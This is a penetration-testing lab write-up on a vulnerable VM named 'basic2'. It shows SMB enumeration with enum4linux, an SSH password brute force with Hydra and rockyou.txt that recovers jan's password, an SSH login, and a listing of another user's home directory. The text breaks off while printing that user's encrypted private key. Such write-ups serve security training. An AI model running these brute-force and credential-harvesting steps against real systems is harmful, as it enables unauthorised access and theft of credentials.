```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```


The hidden directory and its contents were not properly protected presenting insufficient access controls. It is possible to conclude that there are two users: **J** and **K**.
K performed an audit of the contents of **/etc/shadow** (potential admin) and warned **J** that his account is linked to a weak password.

4. Part 4 – Enumerating Usernames

The tester used the command enum4linux -a to gather detailed information about the target system, including usernames, shares, and configuration details.


Kali - 53760 [Running] - Oracle VM VirtualBox
root@kali: ~
File Actions Edit View Help

```
┌──(root㉿kali)-[~]
┌──(root㉿kali)-[~]
└─# enum4linux -a 192.168.56.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Oct 10 14:30:18 2024

 =========================================( Target Information )=========================================

Target ........... 192.168.56.101
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.56.101 )============================


[+] Got domain/workgroup name: WORKGROUP
```




```
 ==========================( Password Policy Information for 192.168.56.101 )==========================

[+] Attaching to 192.168.56.101 using a NULL share

[+] Trying protocol 139/SMB ...

[+] Found domain(s):

        [+] BASIC2
        [+] Builtin

[+] Password Info for Domain: BASIC2

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: 37 days 6 hours 21 minutes


[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 5
 =================( Users on 192.168.56.101 via RID cycling (RIDS: 500-550,1000-1050) )=================

[I] Found new SID:
S-1-22-1

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''

S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)
```

Findings:
The tester was able to identify 2 users: **Kay** (potential admin) and **Jan**.


5. Part 5 – Brute forcing SSH

The tester used Hydra to perform a brute-force attack on SSH using the rockyou.txt password list. Hydra attempted various password combinations against the SSH login of the target system 192.168.56.101. After several attempts, Hydra successfully discovered the correct password.



Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
19:04
root@kali: /usr/share/wordlists
File Actions Edit View Help

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt.gz  sqlmap.txt  wfuzz  wifite.txt

┌──(root㉿kali)-[/usr/share/wordlists]
└─# gzip -d rockyou.txt.gz

┌──(root㉿kali)-[/usr/share/wordlists]
└─# ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt

┌──(root㉿kali)-[/usr/share/wordlists]
└─# 
```



Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
19:39
root@kali: ~
File Actions Edit View Help


```
┌──(root㉿kali)-[~]
└─# hydra -l jan -P /usr/share/wordlists/rockyou.txt -t 4 192.168.56.101 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-15 19:12:24
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344355 to do in 5433:29h, 4 active
[STATUS] 34.67 tries/min, 104 tries in 00:03h, 14344295 to do in 6896:18h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 14344195 to do in 8203:23h, 4 active
[STATUS] 29.60 tries/min, 444 tries in 00:15h, 14343955 to do in 8076:34h, 4 active
[22][ssh] host: 192.168.56.101   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-15 19:39:43

┌──(root㉿kali)-[~]
└─#
```

Findings:

Valid credentials: Username: jan - Password: armando


6. Part 6 – Sniffing around via SSH

The tester used the obtained credentials to log into the target system at 192.168.56.101. The SSH session was established, granting the tester access to the remote machine.




Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
19:42
root@kali: ~
File Actions Edit View Help

```
└─# ssh jan@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ED25519) to the list of known hosts.
jan@192.168.56.101's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

283 packages can be updated.
199 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Oct  9 19:26:26 2024
jan@basic2:~$
```



Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
19:49
root@kali: ~
File Actions Edit View Help

```
jan@basic2:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@basic2:~$
jan@basic2:~$ ls -l
total 0
jan@basic2:~$
jan@basic2:~$ pwd
/home/jan
jan@basic2:~$ cd /home
jan@basic2:/home$
jan@basic2:/home$ ls -l
total 8
drwxr-xr-x 2 root root 4096 Apr 23  2018 jan
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 kay
jan@basic2:/home$
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$
jan@basic2:/home/kay$ ls -l
total 4
-rw——————— 1 kay kay 57 Apr 23  2018 pass.bak
jan@basic2:/home/kay$
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$
jan@basic2:/home/kay$
```



Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help

```
jan@basic2:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@basic2:~$
jan@basic2:~$ ls -l
total 0
jan@basic2:~$
jan@basic2:~$ pwd
/home/jan
jan@basic2:~$ cd /home
jan@basic2:/home$
jan@basic2:/home$ ls -l
total 8
drwxr-xr-x 2 root root 4096 Apr 23  2018 jan
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 kay
jan@basic2:/home$
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$
jan@basic2:/home/kay$ ls -l
total 4
-rw------- 1 kay kay 57 Apr 23  2018 pass.bak
jan@basic2:/home/kay$
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$
jan@basic2:/home/kay$ 
```


Findings:

The tester attempted to list sudo privileges, but found that the user **jan** cannot run sudo on the system. Next, the tester listed files in **/home/kay** and found a backup file named **pass.bak** owned by kay, which cannot be accessed.


The tester navigated into kay's home directory, listing hidden files using ls -la . Then, it accessed the .ssh directory and listed contents, revealing SSH-related files (encrypted private key.


Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help

```
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ 
```



Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help

```
jan@basic2:/home/kay$ cd .ssh/
jan@basic2:/home/kay/.ssh$ ls -l
total 12
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$ 
```




```
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE218mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
